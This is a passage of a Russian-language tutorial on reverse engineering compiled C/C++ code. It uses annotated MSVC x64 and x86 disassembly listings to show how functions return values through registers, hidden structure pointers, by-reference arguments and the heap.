Dst     = byte ptr -18h
var_10 = qword ptr -10h
; Функция принимает два аргумента
Src     = qword ptr  8
arg_8   = dword ptr  10h
; Берем значения аргументов из регистров
  mov     [rsp+arg_8], edx
  mov     [rsp+Src], rcx
; Резервируем место для локальных переменных
  sub     rsp, 38h
  mov     rax, cs:__security_cookie
  xor     rax, rsp
  mov     [rsp+38h+var_10], rax
; Определяем смещение
  mov     eax, 1
  imul    rax, 0
; Помещаем в RAX указатель на буфер-приемник
  lea     rax, [rsp+rax+38h+Dst]
; Подготовка параметров для вызова strcpy_s
  mov     r8, [rsp+38h+Src] ; Src — буфер-источник
  mov     edx, 4            ; SizeInBytes
  mov     rcx, rax          ; Dst
  call    cs:__imp_strcpy_s
; Помещаем в EAX значение второго аргумента — 32-битного числа
  mov     eax, [rsp+38h+arg_8]
; Помещаем число из регистра EAX сразу после буфера-приемника в
памяти
  mov     dword ptr [rsp+38h+Dst+4], eax
```

В **RAX** копируется указатель на четверное слово, начиная с адреса приемника. Явная загрузка в регистр **RAX** перед выходом из функции указывает на то, что это и есть значение, возвращаемое функцией.

```
mov     rax, qword ptr [rsp+38h+Dst]
  mov     rcx, [rsp+38h+var_10]
  xor     rcx, rsp          ; StackCookie
  call    __security_check_cookie
  add     rsp, 38h
  retn
struct XT MyFunc(char const *, int) endp

main proc near
; Три локальные переменные
var_28 = qword ptr -28h
var_20 = qword ptr -20h
var_18 = qword ptr -18h
; Резервируем 0x48 байт под локальные переменные
  sub     rsp, 48h
; Открываем кадр стека
  mov     rax, cs:__security_cookie
  xor     rax, rsp
  mov     [rsp+48h+var_18], rax
; Подготовка параметров для вызова функции
  mov     edx, 666h ; b
  lea     rcx, a    ; "Hello, Sailor!"
  call    MyFunc(char const *,int)
```

Возвращенный результат помещается в переменную `var_28`, а затем в `var_20`. Как мы помним, возвращенный результат есть указатель на область памяти.

```
mov     [rsp+48h+var_28], rax
  mov     rax, [rsp+48h+var_28]
  mov     [rsp+48h+var_20], rax
; Находим смещение
  mov     eax, 1
  imul    rax, 0
; В RAX загружаем указатель на область памяти
  lea     rax, [rsp+rax+48h+var_20]
```

Обрати внимание: происходит разделение памяти, в регистр **R8D** помещается указатель на второй кусок выделенной памяти, где хранится число.

```
mov     r8d, dword ptr [rsp+48h+var_20+4]
  mov     rdx, rax
  lea     rcx, _Format ; "%s %x\n"
```

В итоге получилось, что функции `printf` были переданы три параметра: в регистре **RCX** — форматная строка, в регистре **RDX** — строка для вывода, в **R8D**, представляющем собой 32-битную часть регистра **R8**, — число. Немного поразмыслив, мы даже сможем восстановить подлинный прототип: `struct X{char a[4]; int b} MyFunc(char* c, int d);`.

```
call    printf
  xor     eax, eax
  mov     rcx, [rsp+48h+var_18]
; Закрываем кадр стека
  xor     rcx, rsp ; StackCookie
  call    __security_check_cookie
  add     rsp, 48h
  retn
main endp
```

А теперь слегка изменим структуру **XT**, заменив `char s0[4]` на `char s0[10]`, что гарантированно не влезет в регистр **RAX**, и посмотрим, как изменится от этого код:

```
main proc near
var_58 = byte ptr -58h
result = XT ptr -48h
var_38 = byte ptr -38h
var_2C = dword ptr -2Ch
var_28 = qword ptr -28h
; Открываем кадр стека
  push    rsi
  push    rdi
; Выделяем 0x68 байт под локальные переменные
  sub     rsp, 68h
  mov     rax, cs:__security_cookie
  xor     rax, rsp
  mov     [rsp+78h+var_28], rax
; Передаем функции MyFunc крайний правый аргумент — значение 0x666
типа int
  mov     r8d, 666h ; b
; Передаем функции MyFunc второй справа аргумент — указатель на
строку
  lea     rdx, a    ; "Hello, Sailor!"
; Передаем функции MyFunc указатель на переменную result
  lea     rcx, [rsp+78h+result]
```

Стоп! Этого аргумента не было в прототипе функции! Откуда же он взялся? Верно, не было. Его вставил компилятор для возвращения структуры по значению. Последнюю фразу вообще-то стоило бы заключить в кавычки для придания ей ироничного оттенка: структура, возвращаемая по значению, в действительности возвращается по ссылке.

```
; Вызываем MyFunc
  call    MyFunc(char const *,int)
; В RCX загружаем указатель на переменную var_58
  lea     rcx, [rsp+78h+var_58]
; Перемещаем этот указатель в RDI
  mov     rdi, rcx
```

`MyFunc` возвратила в **RAX** указатель на возвращенную ей по ссылке структуру. Помещаем этот указатель в **RSI**.

```
mov     rsi, rax
  mov     ecx, 10h
; Копируем 0x10 байт из локации памяти, на которую указывает RSI, в
локацию, на которую указывает RDI
  rep movsb
; Следующий код снова копирует 0x10 байт, только на этот раз из
переменной var_58 в переменную var_38
  lea     rax, [rsp+78h+var_38]
  lea     rcx, [rsp+78h+var_58]
  mov     rdi, rax
  mov     rsi, rcx
  mov     ecx, 10h
  rep movsb
; Определяем нулевое смещение
  mov     eax, 1
  imul    rax, 0
; В RAX помещаем указатель на переменную var_38, чтобы потом
передать в качестве второго параметра
  lea     rax, [rsp+rax+78h+var_38]
; Подготавливаем параметры для вызова printf
; var_2C явно указывает на 32-битное число
  mov     r8d, [rsp+78h+var_2C]
  mov     rdx, rax
  lea     rcx, _Format ; "%s %x\n"
; Запихнув в RCX форматную строку, вызываем функцию вывода данных на
консоль
  call    printf
  xor     eax, eax
  mov     rcx, [rsp+78h+var_28]
  xor     rcx, rsp ; StackCookie
  call    __security_check_cookie
  add     rsp, 68h
; Закрываем кадр стека
  pop     rdi
  pop     rsi
  retn
main endp

struct XT MyFunc(char const *, int) proc near
Dst     = byte ptr -38h
var_2C = dword ptr -2Ch
var_28 = qword ptr -28h
```

Обрати внимание: функции передаются три аргумента, а не два, как было объявлено в прототипе:

```
arg_0   = qword ptr  8
Src     = qword ptr  10h
arg_10 = dword ptr  18h
  mov     [rsp+arg_10], r8d
  mov     [rsp+Src], rdx
  mov     [rsp+arg_0], rcx
; Открываем кадр стека
  push    rsi
  push    rdi
; Резервируем 0x48 байт под локальные переменные
  sub     rsp, 48h
  mov     rax, cs:__security_cookie
  xor     rax, rsp
  mov     [rsp+58h+var_28], rax
; Определяем смещение
  mov     eax, 1
  imul    rax, 0
; В RAX загружаем указатель на буфер-приемник
  lea     rax, [rsp+rax+58h+Dst]
; Подготавливаем параметры для вызова strcpy_s
; В R8 загружаем указатель на буфер-источник
  mov     r8, [rsp+58h+Src] ; Src
  mov     edx, 0Ah          ; SizeInBytes
  mov     rcx, rax          ; Dst
  call    cs:__imp_strcpy_s
; Копируем в EAX третий аргумент, очевидно число 0x666
  mov     eax, [rsp+58h+arg_10]
; Помещаем это число в переменную var_2C, которая находится «рядом»
с Dst
  mov     [rsp+58h+var_2C], eax
; В RAX загружаем указатель на буфер-приемник
  lea     rax, [rsp+58h+Dst]
```

В **RDI** помещается указатель на аргумент `arg_0`. Как мы уже знаем, в этом аргументе компилятор скрыто от программиста передает указатель на локальную переменную. Именно в эту переменную функция помещает структуру, возвращаемую «по значению».

```
mov     rdi, [rsp+58h+arg_0]
mov     rsi, rax
mov     ecx, 10h
```

Копируем `0x10` байт из локации памяти, на которую указывает **RSI**, в локацию, на которую указывает **RDI**, а там находится область памяти для возврата.

```
rep movsb
```

Обрати внимание: строка занимает `0xA` (10) байт, а в область **RDI** было скопировано `0x10` (16) байт. Значит, будет возвращено 16 байт, но откуда взялись еще два байта, если из десяти байт состоит строка и из четырех байт — число (тип `int`)?

В исходном тексте было записано `char s0[10]`, но компилятор, выравнивая элементы структуры по адресам, кратным четырем, перенес второй элемент — `int x` — по адресу `base+0xC`, тем самым создав «дыру» между концом строки и началом второго элемента.

Анализ дизассемблерного листинга не позволяет восстановить истинный вид структуры. Единственное, что можно сказать, — длина строки `s0` лежит в интервале `[0x9 – 0xC]`. В **RAX** для возврата помещается указатель на `arg_0`, который изначально был настроен для возвращения.

```
mov     rax, [rsp+58h+arg_0]
  mov     rcx, [rsp+58h+var_28]
  xor     rcx, rsp ; StackCookie
  call    __security_check_cookie
; Закрываем кадр стека
  add     rsp, 48h
  pop     rdi
  pop     rsi
  retn
struct XT MyFunc(char const *, int) endp
```

Возникает вопрос: а как возвращаются структуры, состоящие из сотен и тысяч байтов? Ответ: они копируются в локальную переменную, неявно переданную компилятором по ссылке. То есть точно так же, как мы видели в прошлом примере со структурой, немного превосходящей размер 64-битного регистра. Чтобы увидеть это, изменим в исходном тексте предыдущего примера `char s0[10]` на `char s0[0x666]`. Результат повторной компиляции должен выглядеть так (приведена только функция `MyFunc`, претерпевшая наибольшие изменения):

```
struct XT MyFunc(char const *, int) proc near
Dst     = byte ptr -698h
var_30 = dword ptr -30h
var_28 = qword ptr -28h
arg_0   = qword ptr  8
Src     = qword ptr  10h
arg_10 = dword ptr  18h
  mov     [rsp+arg_10], r8d
  mov     [rsp+Src], rdx
  mov     [rsp+arg_0], rcx
  push    rsi
  push    rdi
```

Для локальных переменных выделяется значительно больше памяти. И мы наперед знаем, почему.

```
sub     rsp, 6A8h
  mov     rax, cs:__security_cookie
  xor     rax, rsp
  mov     [rsp+6B8h+var_28], rax
; Определяем смещение
  mov     eax, 1
  imul    rax, 0
; В RAX загружаем указатель на буфер-приемник
  lea     rax, [rsp+rax+6B8h+Dst]
  mov     r8, [rsp+6B8h+Src] ; Src
  mov     edx, 666h ; SizeInBytes
  mov     rcx, rax ; Dst
  call    cs:__imp_strcpy_s
; Копируем в EAX третий аргумент, очевидно число 0x666
  mov     eax, [rsp+6B8h+arg_10]
; Помещаем это число в переменную var_30, которая находится «рядом»
с Dst
  mov     [rsp+6B8h+var_30], eax
; В RAX загружаем указатель на буфер-приемник
  lea     rax, [rsp+6B8h+Dst]
```

В **RDI** помещается указатель на аргумент `arg_0`, представляющий указатель на возвращаемую структуру.

```
mov     rdi, [rsp+6B8h+arg_0]
mov     rsi, rax
mov     ecx, 66Ch
```

Копируем `0x66C` байт памяти из локации, на которую указывает **RSI**, в локацию, куда указывает **RDI**, а там находится область памяти для возврата.

```
rep movsb
  mov     rax, [rsp+6B8h+arg_0]
  mov     rcx, [rsp+6B8h+var_28]
  xor     rcx, rsp ; StackCookie
  call    __security_check_cookie
  add     rsp, 6A8h
  pop     rdi
  pop     rsi
  retn
struct XT MyFunc(char const *, int) endp
```

Вещественные значения

В современных процессорах, поддерживающих технологию SSE2, работа с вещественными типами данных мало чем отличается от работы с целочисленными. Единственное различие — это использование других регистров и нового набора команд. Для подтверждения сказанного исследуем следующий пример:

```
#include <stdio.h>

float MyFunc(float a, float b) {
  return a + b;
}

int main() {
  printf("%f\n", MyFunc(6.66f, 7.77f));
}
```

Результат его компиляции Microsoft Visual C++ должен выглядеть приблизительно так:

```
float MyFunc(float, float) proc near
arg_0 = dword ptr  8
arg_8 = dword ptr  10h
```

В память загружаются переданные в регистрах аргументы с плавающей точкой одинарной точности. Если бы вместо `float` мы использовали тип `double`, команда загрузки значения приняла бы вид `movd`.

```
movss   [rsp+arg_8], xmm1
movss   [rsp+arg_0], xmm0
movss   xmm0, [rsp+arg_0]
```

А вот сложение двух значений с плавающей точкой одинарной точности. Если бы вместо `float` мы использовали тип `double`, команда сложения значений приняла бы вид `addsd`. Возвращение результата с плавающей точкой происходит в регистре `XMM0`.

```
addss   xmm0, [rsp+arg_8]
  retn
float MyFunc(float, float) endp

main proc near
; Выделение памяти для локальных переменных
  sub     rsp, 28h
```

Ниже приведен код загрузки в регистры `XMM0` и `XMM1` чисел с плавающей точкой одинарной точности. Если бы вместо `float` мы использовали тип `double`, команда загрузки значения приняла бы вид `movd`.

```
movss   xmm1, cs:__real@40f8a3d7 ; b
  movss   xmm0, cs:__real@40d51eb8 ; a
; Вызов функции MyFunc вместе с передачей параметров
  call    MyFunc(float,float)
```

`MyFunc` возвращает результат с плавающей точкой в регистр `XMM0`. Следующая инструкция преобразует значение одинарной точности в значение двойной точности (с такими данными 64-битному процессору удобнее работать). Если бы вместо `float` мы использовали тип `double`, то следующая инструкция не понадобилась бы.

```
cvtss2sd xmm0, xmm0
```

Копирование двух четверных слов, содержащих четыре значения с плавающей точкой одинарной точности:

```
movaps  xmm1, xmm0
; Копирование одного четверного слова
  movq    rdx, xmm1
; Подготовка форматной строки
  lea     rcx, _Format ; "%f\n"
; Вывод значения на консоль
  call    printf
  xor     eax, eax
  add     rsp, 28h
  retn
main endp
```

Очевидно, что работа со значениями с плавающей точкой в современных реалиях не представляет трудностей.

INLINE-ФУНКЦИИ ASSEMBLER

Создатель ассемблерной функции волен возвращать значения в любых регистрах, каких ему будет угодно, однако, поскольку вызывающие функции языка высокого уровня ожидают увидеть результат вычислений в строго определенных регистрах, писаные соглашения приходится соблюдать. Другое дело — внутренние ассемблерные функции: они могут вообще не придерживаться никаких правил. Между тем, согласно документации на компилятор, я использую Visual C++ 2019 с самыми последними обновлениями: атрибут `naked` допустим только на платформах x86 и ARM и недоступен в x64. В новой версии Visual Studio 2022 в этом плане ничего не изменилось. Поэтому в следующем примере, демонстрирующем возвращение значений встроенными ассемблерными функциями, мы будем использовать ассемблер для 32-битных процессоров:

```
#include <stdio.h>
```

Naked-функция не имеет прототипа, обо всем должен заботиться сам программист. Кроме того, «голые» функции не содержат ни пролога, ни эпилога.

```
__declspec(naked) int MyFunc() {
  __asm {
    lea ebp,[eax + ecx];
```

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

ИДЕНТИФИЦИРУЕМ ВОЗВРАЩАЕМОЕ ФУНКЦИЕЙ ЗНАЧЕНИЕ

Возвращаем в **EBP** сумму значений регистров **EAX** и **ECX**. Такой трюк допустим лишь при условии, что эта функция будет вызываться из ассемблерной функции, знающей, через какие регистры передаются аргументы и через какие возвращается результат вычислений.

```
ret
  }
}

int main() {
  int a = 0x666;
  int b = 0x777;
  int c;

  __asm {
    push ebp
    push edi
    mov eax,[a];
    mov ecx,[b];
    lea edi,c
```


Вызываем функцию **MyFunc** из ассемблерной функции, передавая ей аргументы через те регистры, которые она «хочет».

```
call MyFunc;
```

Принимаем возвращенное в **EBP** значение и сохраняем его в локальной переменной.

```
mov [edi],ebp
    pop edi
    pop ebp
  }

  printf("%x\n", c); // Выводим результат
}
```

В итоге получим такой результат.



Результат ассемблерной функции

Результат компиляции Microsoft Visual C++ (а другими компиляторами этот пример откомпилировать и вовсе не удастся, ибо они не поддерживают ключевое слово **naked**) должен выглядеть так:

```
int __cdecl MyFunc(void) proc near ; CODE XREF: _main+2A↓p
; Принимаем аргументы через регистры EAX и ECX, возвращая через
регистр EBP их сумму. Конечно, пример несколько надуман, зато
нагляден!
  lea     ebp, [eax+ecx]
  retn
int __cdecl MyFunc(void) endp

_main proc near ; CODE XREF: __scrt_common_main_seh+F5↓p
c      = dword ptr -10h
b      = dword ptr -0Ch
a      = dword ptr -8
var_4  = dword ptr -4
argc   = dword ptr  8
argv   = dword ptr  0Ch
envp   = dword ptr  10h
; Открываем кадр стека
  push    ebp
  mov     ebp, esp
; Резервируем место для локальных переменных
  sub     esp, 10h
  mov     eax, ___security_cookie
  xor     eax, ebp
  mov     [ebp+var_4], eax
; Сохраняем изменяемый регистр
  push    edi
; Инициализируем переменные a и b
  mov     [ebp+a], 666h
  mov     [ebp+b], 777h
; Сохраняем регистры или передаем их функции?
; Пока нельзя ответить однозначно
  push    ebp
  push    edi
; Загружаем в EAX значение переменной a
  mov     eax, [ebp+a]
; В ECX значение переменной b
  mov     ecx, [ebp+b]
; В EDI загружаем указатель на переменную c
  lea     edi, [ebp+c]
```

Вызываем **MyFunc**. Из анализа вызывающей функции не очень понятно, как ей передаются параметры. Может, через стек, а может, и через регистры. Только исследование кода **MyFunc** позволяет установить, что верным оказывается последнее предположение. Да, параметры передаются через регистры!

```
call    MyFunc(void)
```

Что бы это значило? Анализ одной лишь вызывающей функции не может дать исчерпывающего ответа, и только анализ вызываемой функции подсказывает, что через **EBP** последняя возвращает результат вычислений.

```
mov     [edi], ebp
```

Восстанавливаем измененные регистры. Это говорит о том, что выше эти регистры действительно сохранялись в стеке, а не передавались функции в качестве параметров.

```
pop     edi
  pop     ebp
; Загружаем в EAX содержимое переменной c
  mov     eax, [ebp+c]
  push    eax
  push    offset _Format ; "%x\n"
; Вызываем printf
  call    _printf
  add     esp, 8
; Восстанавливаем регистр
  pop     edi
  mov     ecx, [ebp+var_4]
  xor     ecx, ebp ; cookie
  call    __security_check_cookie(x)
; Закрываем кадр стека
  mov     esp, ebp
  pop     ebp
  retn
_main endp
```


АРГУМЕНТЫ, ПЕРЕДАННЫЕ ПО ССЫЛКЕ

Идентификация значений, возвращенных через переданные по ссылке аргументы, тесно переплетается с идентификацией самих аргументов. Выделив среди переданных функции аргументов указатели, заносим их в список кандидатов на возвращаемые значения.

Теперь поищем, нет ли среди них указателей на неинициализированные переменные, очевидно, их инициализирует сама вызываемая функция. Однако не стоит вычеркивать указатели на инициализированные переменные (особенно равные нулю): они также могут возвращать значения. Уточнить ситуацию позволит анализ вызываемой функции — нас будут интересовать все операции модификации переменных, переданных по ссылке. Только не путай это с модификацией переменных, переданных по значению. Последние автоматически умирают в момент завершения функции (точнее, вычистки аргументов из стека). Фактически это локальные переменные функции, и она безболезненно может изменять их, как ей вздумается.

Следующий пример демонстрирует возврат значений через переменные, переданные по ссылке:

```
#include <stdio.h>
#include <string.h>

// Функция инвертирования строки src с ее записью в строку dst
void Reverse(char* dst, const char* src) {
  strcpy_s(dst, 100, src);
  _strrev(dst);
}

// Функция инвертирования строки s (результат записывается в саму же
строку s)
void Reverse(char* s) {
  _strrev(s);
}

// Функция возвращает сумму двух аргументов
int sum(int a, int b) {
  // Мы можем безболезненно модифицировать аргументы, переданные по
значению,
  // обращаясь с ними как с обычными локальными переменными
  a += b;
  return a;
}

int main() {
  char s0[] = "Hello,Sailor!";
  char s1[100];

  // Инвертируем строку s0, записывая ее в s1
  Reverse(&s1[0], &s0[0]);
  printf("%s\n", &s1[0]);

  // Инвертируем строку s1, перезаписывая ее
  Reverse(&s1[0]);
  printf("%s\n", &s1[0]);

  // Выводим сумму двух чисел
  printf("%x\n", sum(0x666, 0x777));
}
```



Вывод приложения return_ref_vars

Результат компиляции этого примера с помощью Visual C++ должен выглядеть приблизительно так:

```
main   proc near
src    = byte ptr -0A8h
dst    = byte ptr -98h
var_28 = qword ptr -28h
; Открываем кадр стека
  push    rsi
  push    rdi
; Резервируем память для локальных переменных
  sub     rsp, 0B8h
  mov     rax, cs:__security_cookie
  xor     rax, rsp
  mov     [rsp+0C8h+var_28], rax
  lea     rax, [rsp+0C8h+src]
; Загружаем в регистр RCX указатель на строку
  lea     rcx, aHelloSailor ; "Hello,Sailor!"
  mov     rdi, rax
; Указатель перемещается в регистр RSI, поскольку регистр RCX
понадобится для других целей
  mov     rsi, rcx
; Число 0xE (14) помещается в регистр ECX...
  mov     ecx, 0Eh
; ...столько байтов будет скопировано следующий инструкцией, то есть
вся строка "Hello,Sailor!" + конечный ноль
  rep movsb
; Определяем нулевое смещение
  mov     eax, 1
  imul    rax, 0
; В RAX загружаем указатель на буфер-источник
  lea     rax, [rsp+rax+0C8h+src]
; Определяем нулевое смещение
  mov     ecx, 1
  imul    rcx, 0
; В RCX загружаем указатель на буфер-приемник — неинициализированную
переменную
  lea     rcx, [rsp+rcx+0C8h+dst] ; dst
; Перекладываем указатель на источник в регистр RDX
  mov     rdx, rax ; src
```

В регистрах укомплектованы параметры. Передаем их вызываемой функции **Reverse**. В самом правом параметре передается указатель на неинициализированную переменную. Это говорит о том, что, скорее всего, функция возвратит через нее некоторое значение. Возьмем это себе на заметку.

```
call    Reverse(char *,char const *)
; Определяем нулевое смещение
  mov     eax, 1
  imul    rax, 0
; Загружаем в RAX указатель на переменную dst — буфер-приемник,
возвращенный из функции Reverse
  lea     rax, [rsp+rax+0C8h+dst]
; Перекладываем его в регистр RDX
  mov     rdx, rax
; В RCX помещаем форматную строку
  lea     rcx, _Format ; "%s\n"
```

Передача функции **printf** во втором параметре указателя на переменную **dst**. Поскольку вызывающая функция не инициализировала эту переменную, можно предположить, что вызываемая возвратила через нее свое значение. Возможно, функция **Reverse** модифицировала и переменную **src**, однако об этом нельзя сказать с определенностью до тех пор, пока не будет изучен ее код. Вызов функции **printf** для вывода строки выглядит так:

```
call    printf
; Определяем нулевое смещение
  mov     eax, 1
  imul    rax, 0
  lea     rax, [rsp+rax+0C8h+dst]
```

В регистр **RCX** помещаем указатель на переменную **dst** (буфер-приемник). Это единственный параметр для следующей функции **Reverse**.

```
mov     rcx, rax ; s
  call    Reverse(char *)
; Определяем нулевое смещение
  mov     eax, 1
  imul    rax, 0
```

Загружаем в **RAX** указатель на переменную **dst**. Поскольку значение, возвращенное функцией через регистр **RAX**, не используется, можно предположить, что она возвращает его не через регистр, а в переменной **dst**. Но это пока не более чем предположение.

```
lea     rax, [rsp+rax+0C8h+dst]
  mov     rdx, rax
  lea     rcx, aS_0 ; "%s\n"
; Передача функции printf форматной строки и указателя на переменную
dst
; Собственно вызов функции печати
  call    printf
```

Следующими двумя инструкциями в регистры **ECX** и **EDX** для передачи функции **Sum** в качестве параметров загружаем значения типа **int**.

```
mov     edx, 777h ; b
  mov     ecx, 666h ; a
; Вызов самой функции Sum
  call    sum(int,int)
```

Извлекаем 32-битный результат выполнения функции из регистра **EAX** и размещаем его в **EDX** для передачи в качестве второго параметра функции **printf**.

```
mov     edx, eax
; В RCX помещается форматная строка
  lea     rcx, asc_140002268 ; "%x\n"
; Вызов функции печати
  call    printf
  xor     eax, eax
  mov     rcx, [rsp+0C8h+var_28]
  xor     rcx, rsp ; StackCookie
  call    __security_check_cookie
; Восстанавливаем регистр
  add     rsp, 0B8h
; Закрываем кадр стека
  pop     rdi
  pop     rsi
  retn
main endp

; Функция Reverse с двумя параметрами (прототип функции определен
правильно)
void Reverse(char *, char const *) proc near
Dst = qword ptr  8
Src = qword ptr  10h
; Размещение параметров в памяти
  mov     [rsp+Src], rdx
  mov     [rsp+Dst], rcx
; Выделение памяти под локальные переменные
  sub     rsp, 28h
; Подготавливаем параметры для вызова strcpy_s:
; В R8 поместим указатель на буфер-источник
  mov     r8, [rsp+28h+Src] ; Src
; В EDX — количество байтов для копирования — 0x64 (100)
  mov     edx, 64h ; 'd' ; SizeInBytes
; В RCX — указатель на буфер-приемник
  mov     rcx, [rsp+28h+Dst] ; Dst
; Собственно вызов strcpy_s
  call    cs:__imp_strcpy_s
; Возвращенный результат в переменной Dst копируем в регистр RCX для
передачи функции strrev в качестве параметра
  mov     rcx, [rsp+28h+Dst] ; Str
; Вызов функции strrev, она инвертирует переданную в параметре строку
  call    cs:__imp__strrev
; Восстановление регистра
  add     rsp, 28h
; В итоге, очевидно, возвращение значения выполняется в параметре Dst
  retn
```

Никогда не пренебрегай квалификатором **const**: он свидетельствует, что переменная, на которую ссылается данный указатель, используется лишь для чтения. Эта информация значительно облегчит работу с дизассемблерным листингом, особенно когда ты вернешься к нему спустя некоторое время, основательно подзабыв алгоритм исследуемой программы.

```
void Reverse(char *, char const *) endp

; Функция Reverse с одним параметром (прототип функции определен
правильно)
void Reverse(char *) proc near
Str = qword ptr  8
; Копируем параметр из регистра в память
  mov     [rsp+Str], rcx
; Выделяем память для локальной переменной
  sub     rsp, 28h
; В RCX помещаем указатель на переменную Str (буфер в памяти) —
готовим параметр для вызова функции strrev
  mov     rcx, [rsp+28h+Str] ; Str
; Вызов функции strrev
  call    cs:__imp__strrev
; Восстанавливаем регистр
  add     rsp, 28h
; В итоге, очевидно, возвращение значения выполняется в параметре Str
  retn
void Reverse(char *) endp

; Прототип функции определен правильно, функция sum получает два
числа и возвращает одно
int sum(int, int) proc near
arg_0 = dword ptr  8
arg_8 = dword ptr  10h
; Параметры из регистров копируем в память
  mov     [rsp+arg_8], edx
  mov     [rsp+arg_0], ecx
; Возвращаем их в более удобные регистры
  mov     eax, [rsp+arg_8]
  mov     ecx, [rsp+arg_0]
; Суммируем их
  add     ecx, eax
  mov     eax, ecx
```

Копируем результат сложения **arg_0** и **arg_8** обратно в **arg_0**. Неопытные хакеры могут принять это за возвращение значения через аргумент, однако такое предположение неверно. Дело в том, что переданные функции параметры после ее завершения выталкиваются из стека и тут же «погибают». Не забывай: параметры, переданные по значению, ведут себя так же, как и локальные переменные.

```
mov     [rsp+arg_0], eax
; А вот сейчас в регистр EAX действительно копируется возвращаемое
значение
  mov     eax, [rsp+arg_0]
; Следовательно, прототип функции выглядит так: int Sum(int a, int b)
;
  retn
int sum(int, int) endp
```

ДИНАМИЧЕСКАЯ ПАМЯТЬ (КУЧА)

Возвращение значения через аргумент, переданный по ссылке, не очень-то украшает прототип функции. Он вмиг перестает быть интуитивно понятным и требует развернутых пояснений, что с этим аргументом ничего передавать не надо, напротив, будь готов отсюда принять. Но хвост с ней, с наглядностью и эстетикой (кто говорил, что быть программистом легко?), существует и более серьезная проблема — далеко не во всех случаях размер возвращаемых данных известен наперед, частенько он выясняется лишь в процессе работы вызываемой функции.

Выделить буфер с запасом? Некрасиво и неэкономично, даже в системах с виртуальной памятью ее объем небезграничен. Вот если бы вызываемая функция самостоятельно выделяла для себя память, как раз по потребности, а потом возвращала на нее указатель... Сказано — сделано! Ошибка многих начинающих программистов как раз и заключается в попытке вернуть указатель на локальные переменные. Увы, они «умирают» вместе с завершением функции, и указатель указывает в «космос». Правильное решение заключается в выделении памяти из кучи (динамической памяти), скажем, вызовом **malloc** или **new**, эта память «живет» вплоть до ее принудительного освобождения функцией **free** или **delete** соответственно.

Для анализа программы механизм выделения памяти не существен, основную роль играет тип возвращаемого значения. Отличить указатель от остальных типов достаточно легко — только указатель может использоваться в качестве подадресного выражения.

Разберем следующий пример, демонстрирующий возвращение значения через кучу:

```
#include <stdio.h>
#include <malloc.h>
#include <stdlib.h>

char* MyFunc(int a) {
  char* x;
  x = (char*)malloc(100);
  _itoa_s(a, x, sizeof(x), 16);

  return x;
}

int main() {
  char* x;
  x = MyFunc(0x666);
  printf("0x%s\n", x);
  free(x);
}
```

Дизассемблированный листинг будет выглядеть так:

```
main proc near ; CODE XREF: __scrt_common_main_seh+107↓p
               ; DATA XREF: .pdata:0000000140004024↓o
Memory  = qword ptr -18h
; Резервируем память для локальной переменной
  sub     rsp, 38h
; Передаем функции MyFunc значение 0x666 типа int
  mov     ecx, 666h ; a
```

Вызываем **MyFunc**. Обрати внимание, что ни один аргумент не был передан функции по ссылке!

```
call MyFunc(int)

; Копирование содержимого возвращенного функцией значения в
переменную Memory
  mov     [rsp+38h+Memory], rax
; Супер! Загружаем в RDX возвращенное функцией значение
  mov     rdx, [rsp+38h+Memory]
```

Таким образом передаем возвращенное функцией **MyFunc** значение функции **printf**. Судя по спецификатору, тип возвращенного значения — **char ***. Поскольку функции **MyFunc** ни один из параметров не передавался по ссылке, она явно выделила память самостоятельно и записала туда полученную строку.

А если бы функции **MyFunc** передавались один или более параметров по ссылке? Тогда не было бы никакой уверенности, что она не возвратила один из таких параметров обратно, предварительно его модифицировав. Впрочем, модификация необязательна. Например, передаем функции указатели на две строки, и она возвращает указатель на ту из них, которая, скажем, короче или содержит больше гласных букв. Поэтому не всякое возвращение указателя свидетельствует о модификации.

```
lea     rcx, _Format ; "0x%s\n"
; Вызов printf — вывод на экран строки, возвращенной функцией MyFunc
  call    printf
```

Передаем функции **free** указатель, возвращенный функцией **MyFunc**. Значит, **MyFunc** действительно самостоятельно выделила память вызовом **malloc**.

```
mov     rcx, [rsp+38h+Memory] ; Memory
; Освобождаем память, выделенную MyFunc, для возвращения значения
  call    cs:__imp_free
  xor     eax, eax
; Восстанавливаем регистр
  add     rsp, 38h
  retn
; Таким образом, прототип MyFunc выглядит так: char* MyFunc(int a)
main endp

char * MyFunc(int) proc near ; CODE XREF: main+9↓p
                             ; DATA XREF: .pdata:0000000140004018↓o
DstBuf = qword ptr -18h
Value  = dword ptr  8
; Копируем параметр из регистра ECX в находящуюся в памяти
переменную Value
  mov     [rsp+Value], ecx
; Резервируем память для локальных переменных
  sub     rsp, 38h
; Готовим параметр для вызова функции, помещая его в регистр ECX
  mov     ecx, 64h ; 'd' ; Size
```

Выделяем **0x64** (100) байт памяти из кучи либо для собственных нужд функции, либо для возвращения результата. Поскольку из анализа кода вызывающей функции нам уже известно, что **MyFunc** возвращает указатель, очень вероятно, что вызов **malloc** выделяет память как раз для этой цели. Впрочем, вызовов **malloc** может быть и несколько, а указатель возвращается только на один из них.

```
call    cs:__imp_malloc
; Запоминаем указатель в локальной переменной DstBuf
  mov     [rsp+38h+DstBuf], rax
; Готовим четыре параметра для функции _itoa_s:
; Крайний справа — 0x10 (16) — требуемая система исчисления для
перевода числа
  mov     r9d, 10h ; Radix
; Второй справа — размер буфера приема (строки)
  mov     r8d, 8 ; Size
; Третий справа — указатель на буфер приема
  mov     rdx, [rsp+38h+DstBuf] ; DstBuf
; Последний параметр — значение типа int для перевода
  mov     ecx, [rsp+38h+Value] ; Value
```

Функция **_itoa_s** переводит число в строку и записывает ее в буфер по переданному указателю.

```
call    cs:__imp__itoa_s
```

Возвращаем указатель на регион памяти, выделенный самой **MyFunc** из кучи и содержащий результат работы **_itoa_s**.

```
mov     rax, [rsp+38h+DstBuf]
; Восстанавливаем регистр
  add     rsp, 38h
  retn
char * MyFunc(int) endp
```

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

ИДЕНТИФИЦИРУЕМ ВОЗВРАЩАЕМОЕ ФУНКЦИЕЙ ЗНАЧЕНИЕ

ГЛОБАЛЬНЫЕ ПЕРЕМЕННЫЕ

«Мыльную оперу» перепевов с возвращением указателей продолжает серия «Возвращение значений через глобальные переменные (и/или указателя на глобальные переменные)». Вообще-то глобальные переменные — дурной тон, и такой стиль программирования характерен в основном для программистов с мышлением, необратимо искалеченным идеологией бацика с его недоразвитым механизмом вызова подпрограмм.

